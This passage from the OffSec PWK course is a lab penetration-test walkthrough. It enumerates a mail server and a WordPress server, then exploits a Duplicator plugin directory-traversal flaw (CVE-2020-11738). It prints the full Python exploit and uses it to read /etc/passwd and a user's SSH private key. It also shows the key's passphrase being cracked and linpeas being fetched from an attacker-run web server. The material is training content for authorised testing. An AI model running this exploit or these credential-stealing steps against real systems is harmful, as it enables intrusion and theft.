[1174] (TrustedSec, 2021), https://www.trustedsec.com/blog/obsidian-taming-a-collective-consciousness/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
110/tcp open  pop3          hMailServer pop3d
|_pop3-capabilities: UIDL USER TOP
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp open  imap          hMailServer imapd
|_imap-capabilities: IMAP4 CHILDREN OK ACL IMAP4rev1 completed CAPABILITY NAMESPACE
IDLE RIGHTS=texkA0001 SORT QUOTA
445/tcp open  microsoft-ds?
587/tcp open  smtp          hMailServer smtpd
| smtp-commands: MAILSRV1, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
Service Info: Host: MAILSRV1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-09-29T12:54:00
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: 21s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.95 seconds
```

*Listing 867 - Nmap scan of MAILSRV1*

Listing 867 shows that Nmap discovered eight open ports. Based on this information, we can establish that the target machine is a Windows system running an *IIS web server* and a *hMailServer*.[1175] This is not surprising as the machine is named MAILSRV1 in the topology provided by the client.

> *In a real-world penetration test, the hostnames may not always be as descriptive as they are in this Module.*

As we may not be familiar with hMailServer,[1176] we can research this application by browsing the application's web page. It states that hMailServer is a free, open source e-mail server for Microsoft Windows.

To identify potential vulnerabilities in hMailServer, we can use a search engine to find CVEs and public exploits.[1177] However, as Nmap didn't discover a version number, we have to conduct a


[1175] (hMailServer Homepage, 2022), https://www.hmailserver.com/

[1176] (hMailServer Homepage, 2022), https://www.hmailserver.com/

[1177] (CVE Details, 2022), https://www.cvedetails.com/vulnerability-list/vendor_id-8442/Hmailserver.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

broader search. Unfortunately, the search didn't provide any meaningful results apart from some older CVEs.



**Hmailserver : Security Vulnerabilities**

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

| # | CVE ID | CWE ID | # of Exploits | Vulnerability Type(s) | Publish Date | Update Date | Score | Gained Access Level | Access | Complexity | Authentication | Conf. | Integ. | Avail. |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | CVE-2013-5571 | 119 | | Overflow Mem. Corr. | 2020-01-07 | 2020-01-08 | 2.6 | None | Remote | High | Not required | None | None | Partial |
| | HMailServer 5.3.x and prior: Memory Corruption which could cause DOS | | | | | | | | | | | | | |
| 2 | CVE-2008-3676 | 20 | | DoS | 2008-08-14 | 2018-10-11 | 4.3 | None | Remote | Medium | Not required | None | None | Partial |
| | Unspecified vulnerability in the IMAP server in hMailServer 4.4.1 allows remote authenticated users to cause a denial of service (resource exhaustion or daemon crash) via a long series of IMAP commands. | | | | | | | | | | | | | |

Total number of vulnerabilities : 2 Page : 1 (This Page)

*Figure 287: Vulnerabilities of hMailServer*

> *Even if we had found a vulnerability with a matching exploit providing the code execution, we should not skip the remaining enumeration steps. While we may get access to the target system, we could potentially miss out on vital data or information for other services and systems.*

Next, let's enumerate the IIS web server. First, we'll browse the web page.





*Figure 288: IIS Welcome Page on MAILSRV1*

Figure 288 shows that IIS only displays the default welcome page. Let's try to identify directories and files by using **gobuster**. We'll enter **dir** to use directory enumeration mode, **-u** for the URL, **-w** for a wordlist, and **-x** for file types we want to identify. For this example, we'll enter **txt**, **pdf**, and **config** to identify potential documents or configuration files. In addition, we'll use **-o** to create an output file.

```
kali@kali:~/beyond$ gobuster dir -u http://192.168.50.242 -w
/usr/share/wordlists/dirb/common.txt -o mailsrv1/gobuster -x txt,pdf,config
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.242
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,pdf,config
[+] Timeout:                 10s
===============================================================
2022/09/29 11:12:27 Starting gobuster in directory enumeration mode
===============================================================


===============================================================
2022/09/29 11:16:00 Finished
===============================================================
```

*Listing 868 - Using gobuster to identify pages and files on MAILSRV1*

Listing 868 shows that gobuster did not identify any pages, files, or directories.

> *Not every enumeration technique needs to provide actionable results. In the initial information gathering phase, it is important to perform a variety of enumeration methods to get a complete picture of a system.*

Let's summarize what information we obtained while enumerating MAILSRV1 so far. First, we launched a port scan with Nmap, which identified a running IIS web server and hMailServer. In addition, we established that the target is running Windows, then enumerated the running web server more closely. Unfortunately, this didn't provide any actionable information for us.

We cannot use the mail server at this moment. If we identify valid credentials and targets later on in the penetration test, we could perhaps use the mail server to send a phishing email, for example.

This cyclical nature of a penetration test is an important concept for us to grasp because it provides a mindset of continuously reevaluating and including new information in order to follow previously inapproachable or newly identified attack vectors.

### 24.1.2 WEBSRV1

In this section, we'll enumerate the second target machine from the client's topology, WEBSRV1. Based on the name, we can assume that we'll discover a web server of some kind.

> *In a real penetration test, we could scan MAILSRV1 and WEBSRV1 in a parallel fashion. Meaning, that we could perform the scans at the same time to save*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*valuable time for the client. If we do so, it's vital to perform the scans in a structured way to not mix up results or miss findings.*

As before, we'll begin with an nmap scan of the target machine.

```
kali@kali:~/beyond$ sudo nmap -sC -sV -oN websrv1/nmap 192.168.50.244
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-29 11:18 EDT
Nmap scan report for 192.168.50.244
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:c8:5e:cd:62:a0:78:b4:6e:d8:dd:0e:0b:8b:3a:4c (ECDSA)
|_  256 8d:6d:ff:a4:98:57:82:95:32:82:64:53:b2:d7:be:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-title: BEYOND Finances &#8211; We provide financial freedom
|_Requested resource was http://192.168.50.244/main/
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-generator: WordPress 6.0.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.51 seconds
```

*Listing 869 - Nmap scan of WEBSRV1*

The Nmap scan revealed only two open ports: 22 and 80. Nmap fingerprinted the services as running an *SSH* service and *HTTP* service on the ports, respectively.

From the SSH banner, we retrieve the information that the target is running on an *Ubuntu* Linux system. However, the banner provides much more detail with a bit of manual work. Let's copy the "OpenSSH 8.9p1 Ubuntu 3" string in to a search engine. The results contain a link to the Ubuntu Launchpad web page, which contains a list of OpenSSH version information mapped to specific Ubuntu releases.[1178] In our example, the version is mapped to *Jammy Jellyfish*, which is the version name for Ubuntu 22.04.





*Figure 289: OpenSSH versions in Jammy Jellyfish*

For port 22, we currently only have the option to perform a password attack. Because we don't have any username or password information, we should analyze other services first. Therefore, let's enumerate port 80 running *Apache 2.4.52*.

[1178] (Launchpad, 2022), https://launchpad.net/ubuntu/+source/openssh

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*We should also search for potential vulnerabilities in Apache 2.4.52 as we did for hMailServer. As this will yield no actionable results, we'll skip it.*

We'll begin by browsing to the web page. Because the Nmap scan provided the HTTP title *BEYOND Finances*, our chances of encountering a non-default page again are high.




*Figure 290: Landing Page of WEBSRV1*

Figure 290 shows us a basic company web page. However, if we review the web site, we'll notice it doesn't contain a menu bar or links to other pages. At first glance, there seems to be nothing actionable for us.

Let's inspect the web page's source code to determine the technology being used by right-clicking in our browser on Kali and selecting *View Page Source*. For a majority of frameworks and web solutions, such as *CMS's*,[1179] we can find artifacts and string indicators in the source code.

Let's browse through the source code to examine the page's header, comments, and links. At the bottom, we'll find some links as shown in the following figure.

```
186 <script src='http://192.168.50.244/wp-content/plugins/contact-form-7/includes/js/index.js?ver=5.6.3' id='contact-form-7-js'></script>
187 <script src='http://192.168.50.244/wp-content/themes/hello-elementor/assets/js/hello-frontend.min.js?ver=1.0.0' id='hello-theme-frontend-js'></script>
188 <script src='http://192.168.50.244/wp-content/plugins/elementor/assets/js/webpack.runtime.min.js?ver=3.7.7' id='elementor-webpack-runtime-js'></script>
189 <script src='http://192.168.50.244/wp-content/plugins/elementor/assets/js/frontend-modules.min.js?ver=3.7.7' id='elementor-frontend-modules-js'></script>
190 <script src='http://192.168.50.244/wp-content/plugins/elementor/assets/lib/waypoints/waypoints.min.js?ver=4.0.2' id='elementor-waypoints-js'></script>
191 <script src='http://192.168.50.244/wp-includes/js/jquery/ui/core.min.js?ver=1.13.1' id='jquery-ui-core-js'></script>
192 <script id='elementor-frontend-js-before'>
```

*Figure 291: Landing Page of WEBSRV1*

We notice that the links contain the strings "wp-content" and "wp-includes". By entering these keywords in a search engine, we can establish that the page uses WordPress.

[1179] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Content_management_system

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To confirm this and potentially provide more information about the technology stack in use, we can use whatweb.[1180]

```
kali@kali:~/beyond$ whatweb http://192.168.50.244
http://192.168.50.244 [301 Moved Permanently] Apache[2.4.52], Country[RESERVED][ZZ],
HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[192.168.50.244],
RedirectLocation[http://192.168.50.244/main/], UncommonHeaders[x-redirect-by]
http://192.168.50.244/main/ [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[192.168.50.244], JQuery[3.6.0],
MetaGenerator[WordPress 6.0.2], Script, Title[BEYOND Finances &#8211; We provide
financial freedom], UncommonHeaders[link], WordPress[6.0.2]
```

*Listing 870 - WhatWeb scan of WEBSRV1*

The output confirms that the web page uses *WordPress 6.0.2*.

While the WordPress core itself has had its share of vulnerabilities, the WordPress developers are quick to patch them. A review of the release history for WordPress indicates this version was released in August 2022 and at the time of writing this Module, it's the most current version.[1181]

However, WordPress themes and plugins are written by the community and many vulnerabilities are improperly patched or are simply never fixed at all. This makes plugins and themes a great target for compromise.

Let's perform a scan on these components with *WPScan*, a WordPress vulnerability scanner. This tool attempts to determine the WordPress versions, themes, and plugins as well as their vulnerabilities.

WPScan looks up component vulnerabilities in the *WordPress Vulnerability Database*,[1182] which requires an API token. A limited API key can be obtained for free by registering an account on the WPScan homepage. However, even without providing an API key, WPScan is a great tool to enumerate WordPress instances.

To perform the scan without an API key, we'll provide the URL of the target for --url, set the plugin detection to aggressive, and specify to enumerate all popular plugins by entering p as an argument to --enumerate. In addition, we'll use -o to create an output file.

```
kali@kali:~/beyond$ wpscan --url http://192.168.50.244 --enumerate p --plugins-
detection aggressive -o websrv1/wpscan

kali@kali:~/beyond$ cat websrv1/wpscan
...

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://192.168.50.244/wp-content/plugins/akismet/
 | Latest Version: 5.0
 | Last Updated: 2022-07-26T16:13:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
```

[1180] (Kali Tool Documentation, 2022), https://www.kali.org/tools/whatweb/

[1181] (WordPress, 2022), https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/

[1182] (WPScan, 2022), https://wpscan.com/statistics

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
 |  - http://192.168.50.244/wp-content/plugins/akismet/, status: 500
 |
 | The version could not be determined.

[+] classic-editor
 | Location: http://192.168.50.244/wp-content/plugins/classic-editor/
 | Latest Version: 1.6.2
 | Last Updated: 2021-07-21T22:08:00.000Z
...

[+] contact-form-7
 | Location: http://192.168.50.244/wp-content/plugins/contact-form-7/
 | Latest Version: 5.6.3 (up to date)
 | Last Updated: 2022-09-01T08:48:00.000Z
...

[+] duplicator
 | Location: http://192.168.50.244/wp-content/plugins/duplicator/
 | Last Updated: 2022-09-24T17:57:00.000Z
 | Readme: http://192.168.50.244/wp-content/plugins/duplicator/readme.txt
 | [!] The version is out of date, the latest version is 1.5.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.50.244/wp-content/plugins/duplicator/, status: 403
 |
 | Version: 1.3.26 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.50.244/wp-content/plugins/duplicator/readme.txt

[+] elementor
 | Location: http://192.168.50.244/wp-content/plugins/elementor/
 | Latest Version: 3.7.7 (up to date)
 | Last Updated: 2022-09-20T14:51:00.000Z
...

[+] wordpress-seo
 | Location: http://192.168.50.244/wp-content/plugins/wordpress-seo/
 | Latest Version: 19.7.1 (up to date)
 | Last Updated: 2022-09-20T14:10:00.000Z
...
```

*Listing 871 - WPScan of the WordPress web page on WEBSRV1*

Listing 871 shows that WPScan discovered six active plugins in the target WordPress instance: *akismet*,[1183] *classic-editor*,[1184] *contact-form-7*,[1185] *duplicator*,[1186] *elementor*,[1187] and *wordpress-seo*.[1188] The output also states that the Duplicator plugin version is outdated.

[1183] (WordPress Plugins, 2022), https://wordpress.org/plugins/akismet/

[1184] (WordPress Plugins, 2022), https://wordpress.org/plugins/classic-editor/

[1185] (WordPress Plugins, 2022), https://wordpress.org/plugins/contact-form-7/

[1186] (WordPress Plugins, 2022), https://wordpress.org/plugins/duplicator/

[1187] (WordPress Plugins, 2022), https://wordpress.org/plugins/elementor/

[1188] (WordPress Plugins, 2022), https://wordpress.org/plugins/wordpress-seo/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Instead of using WPScan's vulnerability database, let's use *searchsploit* to find possible exploits for vulnerabilities in the installed plugins. For a majority of the identified plugins, WPScan provided us with the detected versions. Because most of the plugins are up to date and no version could be detected for akismet, let's start with Duplicator.

```
kali@kali:~/beyond$ searchsploit duplicator
------------------------------------------------------------------------------------------
---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------------------
---------------------------------
WordPress Plugin Duplicator - Cross-Site Scripting
| php/webapps/38676.txt
WordPress Plugin Duplicator 0.5.14 - SQL Injection / Cross-Site Request Forgery
| php/webapps/36735.txt
WordPress Plugin Duplicator 0.5.8 - Privilege Escalation
| php/webapps/36112.txt
WordPress Plugin Duplicator 1.2.32 - Cross-Site Scripting
| php/webapps/44288.txt
Wordpress Plugin Duplicator 1.3.26 - Unauthenticated Arbitrary File Read
| php/webapps/50420.py
Wordpress Plugin Duplicator 1.3.26 - Unauthenticated Arbitrary File Read (Metasploit)
| php/webapps/49288.rb
WordPress Plugin Duplicator 1.4.6 - Unauthenticated Backup Download
| php/webapps/50992.txt
WordPress Plugin Duplicator 1.4.7 - Information Disclosure
| php/webapps/50993.txt
WordPress Plugin Multisite Post Duplicator 0.9.5.1 - Cross-Site Request Forgery
| php/webapps/40908.html
------------------------------------------------------------------------------------------
---------------------------------
Shellcodes: No Results
```

*Listing 872 - SearchSploit results for the Duplicator WordPress plugin*

The output shows that there are two exploits matching the version of the Duplicator plugin on WEBSRV1. One is tagged with *Metasploit*, indicating that this exploit was developed for The Metasploit Framework. We'll review them in the next Learning Unit.

Let's summarize what information we obtained about WEBSRV1 in this section. We learned that the target machine is an Ubuntu 22.04 system with two open ports: 22 and 80. A WordPress instance runs on port 80 with various active plugins. A plugin named Duplicator is outdated and a SearchSploit query provided us with two vulnerability entries matching the version.

## 24.2 Attacking a Public Machine

This Learning Unit covers the following Learning Objectives:

- Use vulnerabilities in WordPress Plugins
- Crack the passphrase of an SSH private key
- Elevate privileges using sudo commands
- Leverage developer artifacts to obtain sensitive information

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In the previous Learning Unit, we gathered information on both MAILSRV1 and WEBSRV1 machines. Based on the enumeration results, we identified a potentially vulnerable WordPress plugin on WEBSRV1.

In this Learning Unit, we'll attempt to exploit this vulnerable plugin and get access to the system. If we are successful, we'll perform privilege escalation and search the target machine for sensitive information.

### 24.2.1 Initial Foothold

In the previous Learning Unit, we used SearchSploit to find exploits for Duplicator 1.3.26. SearchSploit provided two exploits for this version, one of which was an exploit for Metasploit. Let's use SearchSploit to examine the other displayed exploit by providing the ExploitDB ID from Listing 872 to **-x**.

```
kali@kali:~/beyond$ searchsploit -x 50420
```

*Listing 873 - Searchsploit command to examine a specific exploit*

Once entered, the information and exploit code for a directory traversal attack on Duplicator 1.3.26 are shown.

```
# Exploit Title: Wordpress Plugin Duplicator 1.3.26 - Unauthenticated Arbitrary File
Read
# Date: October 16, 2021
# Exploit Author: nam3lum
# Vendor Homepage: https://wordpress.org/plugins/duplicator/
# Software Link: https://downloads.wordpress.org/plugin/duplicator.1.3.26.zip]
# Version: 1.3.26
# Tested on: Ubuntu 16.04
# CVE : CVE-2020-11738

import requests as re
import sys

if len(sys.argv) != 3:
        print("Exploit made by nam3lum.")
        print("Usage: CVE-2020-11738.py http://192.168.168.167 /etc/passwd")
        exit()

arg = sys.argv[1]
file = sys.argv[2]

URL = arg + "/wp-admin/admin-
ajax.php?action=duplicator_download&file=../../../../../../../../../.." + file

output = re.get(url = URL)
print(output.text)
```

*Listing 874 - Information about the Directory Traversal vulnerability in Duplicator 1.3.26*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Listing 874 shows the Python code to exploit the vulnerability tracked as *CVE-2020-11738*.[1189] Notice that the Python script sends a GET request to a URL and adds a filename prepended with "dot dot slash" expressions.

Let's copy the Python script to the **/home/kali/beyond/websrv1** directory using SearchSploit's **-m** option with the ExploitDB ID.

```
kali@kali:~/beyond$ cd beyond/websrv1

kali@kali:~/beyond/websrv1$ searchsploit -m 50420
  Exploit: Wordpress Plugin Duplicator 1.3.26 - Unauthenticated Arbitrary File Read
      URL: https://www.exploit-db.com/exploits/50420
     Path: /usr/share/exploitdb/exploits/php/webapps/50420.py
File Type: ASCII text

Copied to: /home/kali/beyond/websrv1/50420.py
```

*Listing 875 - SearchSploit command to copy the exploit script to the current directory*

To use the script, we have to provide the URL of our target and the file we want to retrieve. Let's attempt to read and display the contents of **/etc/passwd** both to confirm that the target is indeed vulnerable and to obtain user account names of the system.

```
kali@kali:~/beyond/websrv1$ python3 50420.py http://192.168.50.244 /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
daniela:x:1001:1001:,,,:/home/daniela:/bin/bash
marcus:x:1002:1002:,,,:/home/marcus:/bin/bash
```

*Listing 876 - Performing a Directory Traversal attack on WEBSRV1*

Very nice! We successfully obtained the contents of **/etc/passwd** and identified two user accounts, *daniela* and *marcus*. Let's add them to **creds.txt**.

As we have learned in the *Common Web Application Attacks* Module, there are several files we can attempt to retrieve via Directory Traversal in order to obtain access to a system. One of the most common methods is to retrieve an SSH private key configured with permissions that are too open.

In this example, we'll attempt to retrieve an SSH private key with the name **id_rsa**. The name will differ depending on the specified type when creating an SSH private key with *ssh-keygen*.[1190] For example, when choosing *ecdsa* as the type, the resulting SSH private key is named **id_ecdsa** by default.

Let's check for SSH private keys with the name **id_rsa** in the home directories of *daniela* and *marcus*.

```
kali@kali:~/beyond/websrv1$ python3 50420.py http://192.168.50.244
/home/marcus/.ssh/id_rsa
Invalid installer file name!!

kali@kali:~/beyond/websrv1$ python3 50420.py http://192.168.50.244
/home/daniela/.ssh/id_rsa
```

[1189] (NVD NIST, 2022), https://nvd.nist.gov/vuln/detail/CVE-2020-11738

[1190] (Linux Die.Net, 2022), https://linux.die.net/man/1/ssh-keygen

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABBAElTUsf
3CytILJX83Yd9rAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDwl5IEgynx
KMLz7p6mzgvTquG5/NT749sMGn+sq7VxLuF5zPK9sh//lVSxf6pQYNhrX36FUeCpu/bOHr
tn+4AZJEkpHq8g21ViHu62IfOWXtZZ1g+9uKTgm5MTR4M8bp4QX+T1R7TzTJsJnMhAdhm1
...
UoRUBJIeKEdUlvbjNuXE26AwzrITwrQRlwZP5WY+UwHgM2rx1SFmCHmbcfbD8j9YrYgUAu
vJbdmDQSd7+WQ2RuTDhK2LWCO3YbtOd6p84fKpOfFQeBLmmSKTKSOddcSTpIRSu7RCMvqw
l+pUiIuSNB2JrMzRAirldv6FODOlbtO6P/iwAO4UbNCTkyRkeOAz1DiNLEHfAZrlPbRHpm
QduOTpMIvVMIJcfeYF1GJ4ggUG4=
-----END OPENSSH PRIVATE KEY-----
```

*Listing 877 - Retrieving the SSH private key of daniela*

Listing 877 shows that we have successfully retrieved the SSH private key of *daniela*. Let's save the key in a file named id_rsa in the current directory.

Next, let's attempt to leverage this key to access WEBSRV1 as *daniela* via SSH. To do so, we have to modify the file permissions as we have done several times in this course.

```
kali@kali:~/beyond/websrv1$ chmod 600 id_rsa

kali@kali:~/beyond/websrv1$ ssh -i id_rsa daniela@192.168.50.244
Enter passphrase for key 'id_rsa':
```

*Listing 878 - Trying to leverage the SSH private key to access WEBSRV1*

Listing 878 shows that the SSH private key is protected by a passphrase. Therefore, let's attempt to crack it using ssh2john and john with the rockyou.txt wordlist. After a few moments, the cracking attempt is successful as shown in the following listing.

```
kali@kali:~/beyond/websrv1$ ssh2john id_rsa > ssh.hash

kali@kali:~/beyond/websrv1$ john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash
...
tequieromucho    (id_rsa)
...
```

*Listing 879 - Cracking the passphrase of the SSH private key*

Now, let's attempt to access the system again via SSH by providing the passphrase.

```
kali@kali:~/beyond/websrv1$ ssh -i id_rsa daniela@192.168.50.244
Enter passphrase for key 'id_rsa':

Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-48-generic x86_64)
...
daniela@websrv1:~$
```

*Listing 880 - Accessing WEBSRV1 via SSH*

Success! We gained access to the first target in the penetration test.

Before we head into the next section, where we'll perform post-exploitation enumeration, let's add the cracked passphrase to the creds.txt file in the work environment directory. As users tend to reuse passwords and passphrases, we may need it again later in this assessment.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 24.2.2 A Link to the Past

In the previous section, we gained access to the target machine WEBSRV1. In this section, we'll perform local enumeration to identify attack vectors and sensitive information and attempt to elevate our privileges.

Because we often have time constraints in a penetration test, such as the duration of an assessment, let's use the *linPEAS* automated Linux enumeration script to obtain a broad variety of information and identify any potential low hanging fruit.

To do this, let's copy linpeas.sh to the websrv1 directory and start a Python3 web server to serve it.

```
kali@kali:~/beyond/websrv1$ cp /usr/share/peass/linpeas/linpeas.sh .

kali@kali:~/beyond/websrv1$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

*Listing 881 - Serving the linpeas enumeration script*

In our SSH session, we can use wget to download the enumeration script. In addition, we'll use chmod to make the script executable.

```
daniela@websrv1:~$ wget http://192.168.119.5/linpeas.sh
--2022-09-30 12:26:55--  http://192.168.119.5/linpeas.sh
Connecting to 192.168.119.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 826127 (807K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh  100%[============================>] 806.76K   662KB/s    in 1.2s

2022-09-30 12:26:56 (662 KB/s) - 'linpeas.sh' saved [826127/826127]


daniela@websrv1:~$ chmod a+x ./linpeas.sh
```

*Listing 882 - Downloading linpeas and making it executable*

Now, we can run the script and start the enumeration.

```
daniela@websrv1:~$ ./linpeas.sh
```

*Listing 883 - Starting the local enumeration with linpeas*

Once the enumeration script has finished, let's review some of the results.

We'll begin with the system information.

```
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.15.0-48-generic (buildd@lcy02-amd64-080) (gcc (Ubuntu 11.2.0-
19ubuntu1) 11.2.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #54-Ubuntu SMP Fri Aug 26
13:26:29 UTC 2022
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.1 LTS
Release:        22.04
Codename:       jammy
```

*Listing 884 - System information*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Listing 884 confirms that the machine is running Ubuntu 22.04 as we've identified via the OpenSSH service version.

Next, we'll review the network interfaces.

```
╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 00:50:56:8a:26:5d brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 192.168.50.244/24 brd 192.168.50.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:265d/64 scope link
       valid_lft forever preferred_lft forever
```

*Listing 885 - Network interfaces*

Listing 885 shows only one network interface apart from the loopback interface. This means that the target machine is not connected to the internal network and we cannot use it as a pivot point.

Since we have already enumerated MAILSRV1 without any actionable results and this machine is not connected to the internal network, we have to discover sensitive information, such as credentials, to get a foothold in the internal network. To obtain files and data from other users and the system, we'll make elevating our privileges our priority.

The following result section from linPEAS contains an interesting piece of information regarding commands executable with sudo.

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for daniela on websrv1:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in, use_pty

User daniela may run the following commands on websrv1:
    (ALL) NOPASSWD: /usr/bin/git
```

